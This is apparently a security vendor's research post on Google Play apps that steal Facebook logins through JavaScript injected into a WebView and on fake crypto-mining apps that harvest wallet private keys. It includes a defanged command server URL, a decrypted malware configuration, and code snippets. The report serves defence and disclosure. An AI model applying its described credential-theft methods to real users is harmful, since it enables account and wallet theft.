Mobile

Fake Mobile Apps Steal Facebook Credentials, Cryptocurrency-Related Keys

We recently observed a number of apps on Google Play designed to perform malicious activities such as stealing user credentials and other sensitive user information, including private keys.

By: Cifer Fang, Ford Quin, Zhengyu Dong May 16, 2022 Read time: 7 min (1939 words)

Save to Folio

Subscribe

We recently observed a number of apps on Google Play designed to perform malicious activities such as stealing user credentials and other sensitive user information, including private keys. Because of the number and popularity of these apps — some of them have been installed over a hundred thousand times — we decided to shed some light on what these apps actually do by focusing on some of the more notable examples.

Password-stealing Facestealer variants disguised as fitness, photo editing, and other apps

The Facestealer spyware was first documented in July 2021 in a report by Dr. Web detailing how it stole Facebook credentials from users via fraudulent apps from Google Play. These stolen credentials could then be used to compromise Facebook accounts for malicious purposes such as phishing scams, fake posts, and ad bots. Similar to Joker, another piece of mobile malware, Facestealer changes its code frequently, thus spawning many variants. Since its discovery, the spyware has continuously beleaguered Google Play.

During our recent research into malicious mobile apps, we encountered more than 200 additional apps of the Facestealer spyware in the Trend Micro Mobile App Reputation Service (MARS) database.




Figure 1. The distribution of the types of apps that Facestealer disguise themselves as

One of the apps we found, named Daily Fitness OL, claims to be a fitness app, complete with exercises and video demonstrations. But like the initial variant, it was designed to steal the Facebook credentials of its users.




Figure 2. The Google Play page for Daily Fitness OL

When the app is launched, it sends a request to hxxps://sufen168[.]space/config to download its encrypted configuration. At the time of our analysis, the returned configuration was:

```
`eXyJkIjowLCJleHQxIjoiNSw1LDAsMiwwIiwiZXh0MiI6IiIsImkiOjAsImlkIjoiMTE1NTYzNDk2MTkxMjE3MiIsImwiOjAsImxvZ2luX3BpY191cmxfc3dpdGNoIjowLCJsciI6IjcwIn0`
```

After decryption, the real configuration was:

```
{"d":0,"ext1":"5,5,0,2,0","ext2":"","i":0,"id":"1155634961912172","l":0,"login_pic_url_switch":0,"lr":"70"}
```

The “l” in the configuration is the flag used to control whether a prompt appears to ask the user to log in to Facebook. Once the user logs in to Facebook, the app launches a WebView (an embeddable browser) to load a URL, for example, hxxps://touch[.]facebook[.]com/home[.]php?sk=h_nor, from the downloaded configuration. A piece of JavaScript code is then injected into the loaded webpage to steal the credentials entered by the user.

After the user successfully logs in to an account, the app collects the cookie. The spyware then encrypts all the personally identifiable information (PII) and sends it to the remote server. The encryption key and address of the remote server are all taken from the downloaded configuration.




Figure 3. A user's information harvested through Daily Fitness OL being uploaded to a remote server

Another fake app, named Enjoy Photo Editor, shares many similar procedures with the Daily Fitness OL app. The primary methods of stealing credentials, in particular, are the same: harvesting credentials by injecting JavaScript code and collecting cookies after the victims successfully log in to their accounts. But this app differs by moving the downloading of the configuration and the uploading of victim credentials to the native code while also obfuscating the app to make it more difficult to detect by security solutions.

We show screenshots of more Facestealer variants in the following figures. The Facestealer variants we found have already been taken down by Google from Google Play as of this writing.




Figure 4. The Google Play page for Enjoy Photo Editor




Figure 5. The Google Play page for Panorama Camera




Figure 6. The Google Play page for Photo Gaming Puzzle

Figure 7. The Google Play page for Swarm Photo




Figure 8. The Google Play page for Business Meta Manager

Fake cryptocurrency miner apps that collect private keys and mnemonic phrases

We also found more than 40 fake cryptocurrency miner apps that are variants of similar apps that we covered in a previous blog entry. These apps are designed to deceive users into buying paid services or clicking on ads by luring them in with the prospect of bogus cryptocurrency earnings.

Initially, after running tests on one of these new variants, named "Cryptomining Farm Your own Coin," on our test device, we did not detect any advertisements and requests for sensitive information or payment. However, upon clicking the "Connect Wallet" button in the app, we were prompted to enter a private key (a digital signature used with an algorithm to encrypt and decrypt data), which was enough of a red flag that we decided to look into the app further.

Figure 9. The Google Play page for Cryptomining Farm Your own Coin

Our investigation into the app's manifest file revealed that it was developed using Kodular, a free online suite for mobile app development. In fact, most of the fake cryptocurrency miner apps we previously analyzed were also developed using the same framework.

```
<uses-permission android:name="com.sonymobile.home.permission.PROVIDER_INSERT_BADGE"/>
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="com.huawei.android.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="me.everything.badger.permission.BADGE_COUNT_WRITE"/>
<uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS"/>
<uses-sdk android:minSdkVersion="19" android:targetSdkVersion="29"/>
<application android:debuggable="false" android:hardwareAccelerated="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:name="com.google.appi
  <activity android:configChanges="smallestScreenSize|screenSize|screenLayout|orientation|keyboardHidden|keyboard" android:name="io.kodular.sergezarev.cryptomining.Screen1"
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
  <meta-data android:name="io.kodular.app.VERSION" android:value="1.4D.1-Eagle"/>
```

Figure 10. A code snippet from the manifest file of Cryptomining Farm Your own Coin indicating that the app was developed using Kodular

Upon checking the code, we found that this app only loaded a website. And without any code to simulate mining, there was no way to determine if the app was actually malicious. However, we decided to dig deeper, starting with the URL of the loaded site.

```
static Object lambda6() {
    runtime.setAndCoerceProperty$Ex(Screen1.Lit25, Screen1.Lit43, Screen1.Lit44, Screen1.Lit5);
    runtime.setAndCoerceProperty$Ex(Screen1.Lit25, Screen1.Lit45, Screen1.Lit44, Screen1.Lit5);
    runtime.setAndCoerceProperty$Ex(Screen1.Lit25, Screen1.Lit46, "https://cryptomining.work/", Screen1.Lit11);
    runtime.setAndCoerceProperty$Ex(Screen1.Lit25, Screen1.Lit26, Boolean.FALSE, Screen1.Lit22);
    runtime.setAndCoerceProperty$Ex(Screen1.Lit25, Screen1.Lit47, Boolean.FALSE, Screen1.Lit22);
    return runtime.setAndCoerceProperty$Ex(Screen1.Lit25, Screen1.Lit48, Boolean.FALSE, Screen1.Lit22);
}
```

Figure 11. A snippet from the code of Cryptomining Farm Your own Coin showing the app wrapper used for the URL of the loaded website




Figure 12. The mobile version of the website loaded from Cryptomining Farm Your own Coin

To facilitate further analysis, we tried opening this URL on a desktop web browser. At first glance, the loaded website appears to be quite professionally done. It notifies users that they can participate in cloud-based cryptocurrency mining without any deposits. It also promises 500 gigahashes per second (Gh/s) computing power to users free of charge after they connect an active wallet.




Figure 13. The desktop version of the website loaded from Cryptomining Farm Your own Coin

The wallet connection page of the website assures users that their data will be encrypted with AES (Advanced Encryption Standard) and their private keys will not be stored.




Figure 14. The wallet connection page of the website loaded from Cryptomining Farm Your own Coin, including assurances that users' data will be encrypted and private keys will not be stored

We entered a number of arbitrary private key strings for testing in the "Import by Currency" tab, and the results of the packet capture analysis told us that the stated claims were false: The site not only uploaded an entered private key, but it also did so without any encryption.




Figure 15. A test private key being sent to the server controlled by the malicious actors behind Cryptomining Farm Your own Coin

